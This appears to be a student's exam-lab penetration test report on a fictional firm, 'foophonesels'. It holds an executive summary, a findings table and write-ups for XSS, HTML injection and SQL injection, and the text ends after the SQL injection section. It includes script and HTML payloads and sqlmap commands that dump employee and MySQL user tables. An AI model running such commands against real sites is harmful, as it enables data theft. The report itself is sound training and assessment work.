Penetration test report

ECPPT EXAM SCENARIO

foophonesels

Table of Contents

Executive Summary 4

General recommendations 5

Severity scoring: 5

Operating system discovered: 5

Table Summary of findings 6

Reflective Cross-Site Scripting 8

Reproduction 8

Attack Scenario 8

Recommendation: 9

HTML Injection 10

Reproduction 10

Attack Scenario 10

Recommendation 11

SQL Injection 12

Reproduction 12

Attack scenario 12

Recommendation 15

PHP-CGI Argument Injection Remote Code Execution (cve-2012-1823) 16

Reproduction 16

Attack scenario 16

Recommendation 16

Privilege Escalation by sudo rights 17

Recommendation 19

No Anti virus installed. 20

Recommendation 20

Weak Password Hashing 21

Reproduction 21

Attack scenario 21

Recommendation 22

Routing and pivoting setup 23

MS17_010_PSEXEC 25

Recommendation 25

MS17_010_PSEXEC – no credentials needed 26


Recommendation 26

New Target Discovered 27

Recommendation 27

No Antivirus system Installed *28*
Recommendation 28
Buffer Overflow *29*
Recommendation 31
WinSCP misconfiguration *32*
Recommendation 33
Bypassing Privilege escalation *34*
Recommendation 34
Pie chart: *3*

Pie chart report summary:



Executive Summary

This report details the results of foophonesel web application, internal and external infracture penetration testing. The project objective was to identify vulnerabilities and to provide recommendations to help improve the security level of foophonesels. This report has identified a list of vulnerabilities that proves that foophonesels security level is very poor.

Multiple code injections are present on the initial web application which lead to a complete takeover of all the hosts and domains in scope. A sql injection attack was able to display foophonesels database information that an attacker can use to gather valuable information on the company as a whole as well as general users and employees of the web application. It is important to protect the data of users and employees of foophonsels to abide by the GDPR regulations.

The web application was vulnerable to a PGI argument injection remote code execution and due to no antivirus being installed, a root access was gained which allowed privilege escalation as well as pivoting to reach other hosts and domain in scope. Without gaining root on the web application, it wouldn't had been possible to gain root access on the other host and domain in scope. Therefore, it is important to consider the web application as high priority as it is the entry point to the internal network.

After discovering new host on the corporate network, psexec remote authentication was possible with and without login credentials. It is important to disable the psexec module in windows as this will disable remote login to foophonesels systems

After gaining root access on one of the corporate network host, a buffer overflow vulnerability was discovered on the customer manager service application. A working exploit was developed using a windows 7 virtual machine, immunity debugger, mona.py, and msfvenum. With this exploit, another root shell was gained on the corporate network. It is important to review developers code before deploying to production. Also, encrypting application codes will make it much harder for attackers to build an exploit.

A Metasploit post exploitation module was used to gain ssh credentials that allowed ssh login into the DMZ server and gaining root access. This was caused by a WinSCP misconfiguration therefore it is important to update this system to the latest version available.

A php file z-cmd.php was discovered on a user directory on the DMZ server which allowed the user to run root commands. This can allow an attacker to so also run root command on the DMZ server after hacking into that user system. It is important that a normal user should not

be allowed to run root commands, only administrator users should be able to run root commands.

In conclusion, there are some recommendations provided in this report that will help improve the security of foophonesels server please consider these reconmendations.

General recommendations

- Install antivirus protection on all systems in order to stop running malicious files such as mimikatz and msfvenum payloads.
- Install WAF application firewall as it would help filter and block any malicious traffic travelling to the web application.
- Update to a newer version of windows as they are less vulnerable.
- Disable psexec module on all systems as this will prevent remote authentication.
- Check all kernel versions on all host to see if there are any available exploit.
- Advise employees to not leave important files openly on their local.
- Review developers code before deployment.
- Rebuild the customer management service application and thoroughly review the source code and test for buffer overflow during development.
- Encrypt application source code
- Use a more secured hashing algorithm such as SHA-512.

Severity scoring:

Severity	Critical	High	Medium	Low
No of Issues	7	6	1	1

Critical – immediate threat to key business processes.

High – Direct threat to key business processes.

Medium – Indirect threat to key business processes or partial threat to business processes.

Low – No direct threat exists. Vulnerabilities may be exploited using other vulnerabilities.

Operating system discovered:

HOST	Operating system
10.185.10.34	Windows 7 Professional 7600
10.185.10.55	Windows 7 Professional 7600
10.185.10.27	Windows 7 Professional 7600

10.185.11.127	Ubuntu 12.04.5
foophonesels	Ubuntu 8.04

Table Summary of findings

ID	Vulnerability	Description	Hosts	Threat Level
001	Reflective Cross-Site Scripting	Although this vulnerability focuses on the client side it is important to fix this vulnerability.	foophonesels	HIGH
002	HTML Injection	The welcome web page url does not sanitise user input and the output is not encoded therefore html injection was possible	foophonesels	HIGH
003	SQL Injection	This type of attack is a big threat as it could lead to the deletion of all available database used	foophonesels	CRITICAL
004	PHP-CGI Argument Injection Remote Code Execution (cve2012-1823	Sanitising user inputs is important as if users inputs are not sanitized, this exploit will execute.	foophonesels	CRITICAL
005	Privilege Escalation by sudo	Sudo -l can allow an attacker to get information on what file can run as root which can potentially give root access to the attacker	foophonesels	CRITICAL
006	No Antivirus installed	An attacker is able to upload malicious content or file even as a low level shell.	foophonesels	HIGH
007	Weak Password Hashing	Attackers can use password cracking tools such as john the ripper to crack weak password hashing	foophonesels	CRITICAL
008	Route and pivot setup	With the help of autoroute and portscan modules, routing and pivoting to other host was easily configured.	foophonesels	MEDIUM

ID	Vulnerability	Description	Hosts	Threat Level
009	MS17_010_PSEXEC	This vulnerability allowed authentication buy having both username and password.	10.185.10.34	CRITICAL
010	MS17_010_PSEXEC – No credentials needed	This vulnerability allowed authentication without having to confirm username and password.	10.185.10.27	CRITICAL
011	New Target Discovered	After routing, two new host were found which allow due to a user leaving a clue on their local.	10.185.10.27 10.185.10.34	LOW
012	No Antivirus installed	It is important to install antivirus programs as an attacker will be able to upload malicious content to gain root access	10.185.10.34	HIGH
013	Buffer Overflow	This is a serious threat to the company, as an attacker can gain a remote code execution and easily gain root access.	10.185.10.55	CRITICAL
014	WinSCP misconfiguration	Weak authentication. using a meterpreter post enumeration, login credential were found	10.185.10.55	HIGH
015	Bypassing Privilege escalation	A user had a file that allows them to run root commands. By using curl, an attacker can run root commands.	10.185.11.127	HIGH

Reflective Cross-Site Scripting

Location: Foophonesels (10.90.60.8 HIGH


A Reflected XSS was found on the “Welcome to Foo Phones, LLC!” page as the URL parameter does not sanitise user input correctly and the output is not encoded. This can allow an attacker to inject malicious client-side script and target other users of the web application.

Reproduction: It was possible to insert an alert payload in the URL which resulted in the server returning an alert message in an alert box. This shows that an attacker can insert JavaScript code or files into the URL and could be parsed by the victim browser.


Payload:

```
<script>alert(1)</script>
```

Attack Scenario: Disclosure of end user files, installation of Trojan horse programs, redirecting other users of the app to another page or modifying the presentation of content.



Vulnerable URL Link



Reflected XSS

Recommendation:

User supplied URI should be parsed and components validated before including it in the response. Install a WAF application firewall such as AWS WAF or Cloudflare WAF as it will filter and block any malicious traffic travelling to the web application.

HTML Injection

Location: Foophonesels (10.90.60.80) HIGH

Seeing that the URL parameter does not sanitise user input correctly, an HTML Injection attack is also possible at the “Welcome to Foo Phones, LLC!” page. This attack is quite


similar to a Cross-site Scripting attack but it is an attack that only allows the injection of HTML tags that allows an attacker to supply valid HTML code and inject their own content into the web page.

Reproduction: I inserted a content within the <h2><h2> tags and it was possible to change the original content to my inserted content.


Payload:

- <h2>HTML INJECTION VULNERABILITY TEST<h2>

Attack Scenario: an attacker can craft a malicious link asking users for sensitive information i.e login credentials



Original content



HTML Injection

Recommendation:

Script should filter metacharacters from user input. Data to be displayed as HTML should be HTML encoded i.e replace characters such as '<' and '>' with < and > or for entiti numbers (<).

SQL Injection

Location: Foophonesels (10.90.60.80) CRITICAL


The application is vulnerable to SQL Injection attack that makes it possible for an attacker to execute arbitrary SQL commands in the queries that the application makes to the database.

Reproduction: I was able to dump contents of all stored databases used on the application by running the following commands:


- sqlmap -u http://foophonesels.com:5923/services.php>serviceid=3 --dbs
- sqlmap -u http://foophonesels.com:5923/services.php>serviceid=3 -p serviced -tables -D phpcollab

- sqlmap -u http://foophonesels.com:5923/services.php>serviceid=3 --dump -D phpcollab -T employee
- sqlmap -u http://foophonesels.com:5923/services.php>serviceid=3 --dump -D mysql -T user

